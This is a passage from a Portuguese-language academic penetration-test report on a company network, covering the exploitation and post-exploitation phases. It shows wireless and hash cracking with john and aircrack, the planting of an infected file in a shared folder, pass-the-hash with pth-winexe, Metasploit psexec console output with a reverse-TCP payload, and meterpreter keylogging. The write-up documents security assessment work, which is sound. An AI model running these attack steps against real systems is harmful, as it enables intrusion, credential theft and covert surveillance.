
Figura 4.83 – Análise de tráfego entre os computadores da rede interna utilizando o *Wireshark*



Fonte: Elaborada pelo autor

As Figuras 4.84 a e 4.84b apresentam a tentativa de acessar o painel administrativo do roteador com as credenciais padrão, pois muitas vezes o roteador não é configurado de maneira eficiente e o responsável pela configuração os deixa com valores *default*. Neste caso o usuário e a senha foram configurados corretamente.

Figura 4.84 – Interfaces do Roteador: (a) tentativa de *login* do painel administrativo e (b) mensagem de acesso negado




(a) **(b)**

Fonte: Elaborada pelo autor

A Figura 4.85 apresenta a varredura da rede, com o *nmap*, com o objetivo de verificar *hosts* ativos na rede de acordo com o *range* de IPs fornecido ao computador da pesquisa.


Figura 4.85 – Verificação de *hosts* ativos com o *nmap*



Fonte: Elaborada pelo autor

A Figura 4.86 ilustra a interface gráfica da ferramenta *xhydra*, utilizada na tentativa de quebrar a senha do painel administrativo utilizando o dicionário gerado de acordo com as palavras personalizadas, mas foram obtidos sucessos com este ataque.


Figura 4.86 – Ferramenta XHydra



Fonte: Elaborada pelo autor

A Figura 4.87 ilustra a execução do comando *traceroute*, o qual realiza uma rota da máquina atual até o servidor testado, o google.com, mostrando os IPs que o pacote percorre até chegar ao destino.


Figura 4.87 – Análise da rede através do comando *traceroute*



Fonte: Elaborada pelo autor

A Figura 4.89 apresenta o teste que verifica se o *host* 192.168.0.112 está ativo e exibindo os diretórios de compartilhamento SMB.

Figura 4.88 – Comando *ping* no host 192.168.0.112 e listagem dos diretórios compartilhados



Fonte: Elaborada pelo autor


Sendo assim pode-se resumir que na realização desta fase do Pentest, exploração do sistema, realizou-se a exploração do servidor em que possuía a falha *SMB NullSession Bypass*, onde tinha permissão de baixar, alterar e enviar arquivos na rede compartilhada, assim foi enviado um arquivo malicioso na pasta compartilhada do sistema que ficavam *software* utilizados pela organização. Com o objetivo de obter acesso total a máquina alvo, substituindo-os por arquivo infectado, quando os usuários abrissem o sistema, a máquina seria infectada, assim foi obtido acesso ao sistema, obtendo dados dos usuários do servidor e senhas de acesso.

Na exploração da rede *wirelles*, foi personalizado um dicionário de palavras relacionadas à Empresa, criado a partir dos dados coletados na primeira fase do Pentest.

Analisou-se qual segurança a Empresa utilizava nas redes *wireless*, a fim de procurar o meio mais prático de realizar os ataques. Visto que a segurança era WPA2, a primeira tentativa seria utilizar um ataque combinado de dicionário e força bruta utilizando regras personalizadas com o *john*, sendo assim, foram geradas palavras contidas no dicionário com: letras maiúsculas, minúsculas, alfanuméricos antes das palavras, no meio e depois; caracteres especiais como: "@#$%" e números antes, no meio e posterior as palavras. As palavras geradas foram concatenadas no *software Aircrack* que realizou a comparação com o arquivo.cap que possuía o *handshake* capturado, assim, após cerca de 11 minutos, a quebra da senha foi concluída com sucesso. Para a segunda rede os procedimentos foram os mesmos, utilizando o mesmo dicionário e as mesmas regras e em apenas 13 segundos foi quebrada, utilizando apenas o processamento da CPU.

A Figura 4.88 mostra que após conectar a rede *wireless* foram realizadas varreduras para identificar a rede do alvo, quais seus computares estão ativos, bem como realizada uma varredura de vulnerabilidades e verificação da falha no SMB no host 192.168.0.112, e caso houvesse continuidade, as fases anteriores do Pentest seriam realizadas. O invasor poderia invadir a rede wireless e explorar as falhas que a rede interna possui. A Figura 4.88 ainda apresenta uma análise do *range* de rede 192.168.0.0/24, comprovando que apesar da posse do IP de uma rede diferente, faz-se conexão com a rede interna da Empresa e que mesmo havendo duas redes que não parecerem interligadas, conclui-se que são praticamente a mesma coisa.

Figura 4.89 – Análise da rede através da ferramenta OpenVAS



Fonte: Elaborada pelo autor


4.5 Pós Exploração

A fase de pós exploração do Pentest consistiu em quebrar senhas de credenciais obtidas na etapa anterior e escalação de privilégios do sistema e controle total sobre ele.

4.5.1 Ataque Misto: força bruta e dicionário

A Figura 4.90 ilustra a execução do comando `john senhashash –format=nt –wordlist=dicionario.txt`, que utiliza o arquivo que possui as senhas obtidas, o formato que elas estão e por último a *wordlist* que vai servir para testar as palavras geradas para quebrar a senha do administrador utilizando o dicionário gerado personalizado.


Figura 4.90 – Utilização do john para quebra das senhas das credenciais obtidas na etapa anterior



Fonte: Elaborada pelo autor

A Figura 4.91 ilustra a execução do comando para quebra de senha do convidado utilizando o dicionário gerado personalizado, no entanto não houve nenhuma senha retornada.

Figura 4.91 – Utilizando o John para quebra da senha do convidado




Fonte: Elaborada pelo autor

A Figura 4.92 ilustra a utilização da ferramenta *rdesktop*[22] para acessar utilizando as credenciais obtidas (Figura 4.93) ao *host* 192.168.0.1.


[22] https://www.rdesktop.org/

Figura 4.92 – utilização da ferramenta rdesktop para conexão de acesso remota



Fonte: Elaborada pelo autor


Figura 4.93 – Utilização das credenciais obtidas para acesso total ao servidor



Fonte: Adaptada de *rdesktop*

A Figura 4.94 ilustra o acesso total a máquina utilizando o protocolo RPD, com as credenciais obtidas.


Figura 4.94 – Acesso total ao servidor



Fonte: Adaptada de rdesktop

A Figura 4.95 ilustra a obtenção da *shell* do computador passando as credenciais via linha de comando no software *pth-winexe*. A Figura 4.96 mostra o nome do computador e o ataque foi realizado com sucesso. A Figura 4.97 demonstra o comando do tipo de *exploit* utilizado.

Figura 4.95 – Utilização do software pth-winexe passando as credenciais obtidas e ganhando o shell do servidor



Fonte: Elaborada pelo autor

Figura 4.96 - Acesso ao computador efetuado com sucesso.


Fonte: Elaborada pelo autor

Figura 4.97 - Utilização de um exploit que tem a função de obter acesso a máquina passando as credenciais de usuário

Fonte: Elaborada pelo autor

A Figura 4.98 ilustra a configuração do *exploit* com as credenciais do servidor que foram obtidas, a Figura 4.99 mostras após configurar o tipo de *payload* selecionado para o *exploi*t e executado para a obtenção de acesso via interface gráfica (RPD), Figuras 4.100 e 4.101. A Figura 4.102 mostra o acesso obtido ao servidor via *exploit* ganhando acesso pelo método do Meterpreter.

Figura 4.98 - Configurando o exploit com as credenciais do servidor que foram obtidas



Fonte: Elaborada pelo autor

Figura 4.99 – Modificando o payload de conexão reversa

```
msf exploit(windows/smb/psexec) > set payload windows/x64/vncinject/reverse_tcp
payload => windows/x64/vncinject/reverse_tcp
msf exploit(windows/smb/psexec) >
```

Fonte: Elaborada pelo autor

Figura 4.100 - Configuração do payload de conexão reversa


```
msf exploit(windows/smb/psexec) > set lhost 192.168.0.10
lhost => 192.168.0.10
msf exploit(windows/smb/psexec) > set lport 443
lport => 443
msf exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 192.168.0.10:443
[*] 192.168.0.1:445 - Connecting to the server...
[*] 192.168.0.1:445 - Authenticating to 192.168.0.1:445 as user 'Administrador'...
[*] 192.168.0.1:445 - Selecting PowerShell target
[*] 192.168.0.1:445 - Executing the payload...
[+] 192.168.0.1:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (475136 bytes) to 192.168.0.1
[*] Starting local TCP relay on 127.0.0.1:5900...
[*] Local TCP relay started.
[*] Launched vncviewer.
[*] Session 1 created in the background.
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
msf exploit(windows/smb/psexec) > No authentication needed
Authentication successful
Desktop name "srv-acontec"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Same machine: preferring raw encoding
msf exploit(windows/smb/psexec) >
```

Fonte: Elaborada pelo autor

Figura 4.101 - Execução do payload e conexão via RPD concluída com sucesso

Fonte: Adaptada de Metasploit

Figura 4.102 – Acesso via meterpreter




Fonte: Elaborada pelo autor

4.5.1.1 Ataque *Pass the hash*

O ataque *Pass the hash* é um tipo de ataque que as credenciais de usuários obtidas não precisam estar em texto claro para o atacante obter acesso total a máquina alvo

A Figura 4.103 ilustra a conexão efetuada com sucesso, passando apenas as credenciais obtidas e exploração da falha SMB. Nenhuma execução do *software* precisou ser feita por usuários terceiros, assim obtendo acesso total ao servidor novamente.


Figura 4.103 - Acesso ao *shell* do Windows da máquina alvo utilizando o comando *pth-winexe*.



Fonte: Elaborada pelo autor

Na Figura 4.104, as credenciais foram repassadas criptografadas, conseguindo o acesso total a máquina. Também foi possível utilizar um *exploit* SMB passando as *hashes* das credenciais (Figura 4.104) para obter acesso a máquina retornando o *meterpreter*.


Figura 4.104 – Utilização das credenciais criptografadas para ataque pass the hash



Fonte: Elaborada pelo autor


Utilizando as funções do *meterpreter* para captura de tela (Figura 4.105) e de teclas digitadas no computador alvo (Figura 4.106).

Figura 4.105 – Tela do alvo



Fonte: Elaborada pelo autor


Figura 4.106 – Tentativa de captura de teclas digitadas



Fonte: Elaborada pelo autor

A Figura 4.107 ilustra a execução do comando *ps*, que lista os processos executados no sistema operacional em tempo de execução.

